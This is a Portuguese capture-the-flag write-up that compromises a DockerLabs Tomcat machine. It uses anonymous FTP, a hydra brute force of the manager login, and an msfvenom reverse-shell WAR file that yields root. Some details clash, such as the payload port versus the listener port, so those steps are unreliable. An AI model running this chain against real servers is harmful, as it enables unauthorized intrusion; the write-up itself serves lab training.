

MÁQUINA PN



Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página <https://dockerlabs.es/>

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.pn]
# bash auto_deploy.sh pn.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termine con la máquina para eliminarla

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5 -p-

```
(root@soja)-[~/dockerlabs/maq.facil/maq.pn]
# nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5 -p-
```

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-11-03 03:59 -03

Nmap scan report for wp-admin (172.17.0.2)

Host is up (0.000063s latency).

Not shown: 65533 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	vsftpd 3.0.5
--------	------	-----	--------------

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_rw-r--r-- 1 0 0 74 Apr 19 2024 tomcat.txt

| ftp-syst:

| STAT:

| FTP server status:

| Connected to ::ffff:172.17.0.1

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 1

| vsFTPD 3.0.5 - secure, fast, stable

|_End of status

8080/tcp	open	http	Apache Tomcat 9.0.88
----------	------	------	----------------------

|_http-title: Apache Tomcat/9.0.88

|_http-favicon: Apache Tomcat

|_http-open-proxy: Proxy might be redirecting requests

MAC Address: 02:42:AC:11:00:02 (Unknown)

Aggressive OS guesses: Linux 4.15 - 5.8 (98%), Linux 5.0 - 5.5 (97%), Linux 5.0 - 5.4 (94%), Linux 5.4 (94%), Linux 2.6.32 (94%), Linux 3.2 - 4.9 (94%), Linux 2.6.32 - 3.10 (93%), Linux 5.3 - 5.4 (93%), Linux 3.4 - 3.10 (92%), Synology DiskStation Manager 5.2-5644 (91%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Service Info: OS: Unix

Primeiro entramos no serviço **FTP, pois você pode usar o acesso **Anonymous**. E podemos ver que temos um arquivo chamado **tomcat.txt** e copiar o arquivo em nossa**

máquina usando **get**.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.pn]
# ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53638|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0          74 Apr 19  2024 tomcat.txt
226 Directory send OK.
ftp> get tomcat.txt
local: tomcat.txt remote: tomcat.txt
229 Entering Extended Passive Mode (|||9212|)
150 Opening BINARY mode data connection for tomcat.txt (74 bytes).
100% |*****| 74          1.23 MiB/s    00:00 ETA
226 Transfer complete.
74 bytes received in 00:00 (132.11 KiB/s)
ftp>
```

transferência completa para máquina atacante.

Tradução da mensagem para português:

Olá tomcat, você consegue configurar o servidor tomcat? Perdi a senha...

```
(root@soja)-[~/dockerlabs/maq.facil/maq.pn]
# cat tomcat.txt
Hello tomcat, can you configure the tomcat server? I lost the password...

(root@soja)-[~/dockerlabs/maq.facil/maq.pn]
#
```

Entramos no endereço da web com a porta 8080 e podemos ver a página inicial do apache **Tomcat**, que aparentemente é a **versão 9.0.88**.


← → ↻ 🏠 172.17.0.2:8080 🔍 ☆ 📧 ⬇️ 👤 📄 🌐 🛡️ ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec >>

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/9.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:
[Security Considerations How-To](#)
[Manager Application How-To](#)
[Clustering/Session Replication How-To](#)

Server Status
Manager App
Host Manager

Developer Quick Start

[Tomcat Setup](#) [Realms & AAA](#) [Examples](#) [Servlet Specifications](#)
[First Web Application](#) [JDBC DataSources](#) [Tomcat Versions](#)

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 9.0 access to the manager application is split between different users.
[Read more...](#)

[Release Notes](#)
[Changelog](#)
[Migration Guide](#)
[Security Notices](#)

Documentation

[Tomcat 9.0 Documentation](#)
[Tomcat 9.0 Configuration](#)
[Tomcat Wiki](#)

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

[Tomcat 9.0 Bug Database](#)
[Tomcat 9.0 JavaDocs](#)
[Tomcat 9.0 Git Repository at GitHub](#)

Getting Help

[FAQ](#) and [Mailing Lists](#)

The following mailing lists are available:

[tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)
User support and discussion


[taglibs-user](#)
User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)
Development mailing list, including commit messages


Other Downloads Other Documentation Get Involved Miscellaneous Apache Software Foundation

Vamos clicar em **Manager app**.


Para poder acessar em Tomcat, devemos clicar **managerwebapp**. E nós vamos ter o próximo **popup** pedindo-nos para inserir as credenciais na próxima página, encontre uma lista de credenciais padrão <https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/tomcat> que tentamos cada um deles e aquele que nos permite entrar é **s3cr3t**:



Outra opção também é cancelar e nos mostrar as credenciais, embora nem sempre funcione como neste caso, nos mostra **s3cret** E essa não é a senha.



Para poder acessar em Tomcat, devemos clicar **managerwebapp**. E nós vamos ter o próximo **popup** pedindo-nos para inserir as credenciais na próxima página, encontre uma lista de credenciais padrão <https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/tomcat> que tentamos cada um deles e aquele que nos permite entrar é **s3cr3t**:



Vamos fazer um brute force com **hydra**.


```
hydra -L users.txt -P senhas.txt -f 172.17.0.2 -s 8080  
http-get /manager/html
```




```
(root@soja)-[~/dockerlabs/maq.facil/maq.pn]
# hydra -L users.txt -P senhas.txt -f 172.17.0.2 -s 8080 http-get /manager/html
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-14 02:44:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88 login tries (l:4/p:22), ~6 tr
ies per task
[DATA] attacking http-get://172.17.0.2:8080/manager/html
[8080][http-get] host: 172.17.0.2 login: tomcat password: s3cr3t
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found tomcat
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-14 02:44:10
```

Vamos fazer o login:





Uma vez dentro, podemos ver que temos a opção de carregar arquivos de **war e, através disso, podemos nos conectar. O comando seria:**

```
msfvenom -p java/jsp_shell_reverse_tcp  
LHOST=192.168.0.5 LPORT=1234 -f war > shell.war
```

```
(root@soja)-[~/dockerlabs/maq.facil/maq.pn]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.0.5 LPORT=1234 -f war > shell.war
Payload size: 1108 bytes
Final size of war file: 1108 bytes
```


Vamos fazer o upload do arquivo, o nome que coloquei foi **shell10.war**.

The screenshot shows the Tomcat Manager web interface at 172.17.0.2:8080. The application list table is as follows:

URL	Context Path	Application Name	Enabled	Version	Actions
/docs	None specified	Tomcat Documentation	true	0	Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell10	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

The 'Deploy' section is highlighted in yellow. It contains two sub-sections:

- Deploy directory or WAR file located on server**: Includes input fields for Context Path, Version, XML Configuration file path, and WAR or Directory path, with a Deploy button.
- WAR file to deploy**: Includes a 'Select WAR file to upload' label, a 'Procurar...' button (highlighted with a pink box), and a 'Deploy' button. The text 'Nenhum arquivo selecionado.' is displayed.


A pink arrow points from the 'shell10' application in the table to the 'Deploy' section. A pink box around the 'WAR file to deploy' section contains the text: 'fazer o upload do arquivo e depois clicar nele. QUE o netcat vai esta na escuta e assim vamos ser root.'

Agora vamos deixar o **netcat** na escuta.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.pn]
# nc -lvp 54321
listening on [any] 54321 ...
```

Assim que clicar em cima do arquivo **shell10.war**, vamos

ser usuário **root**.



```
(root@soja)-[~/dockerlabs/maq.facil/maq.pn]
# nc -lvnp 54321
listening on [any] 54321 ...
connect to [192.168.0.24] from (UNKNOWN) [172.17.0.2] 38526
whoami
root
█
```

somos root

R10

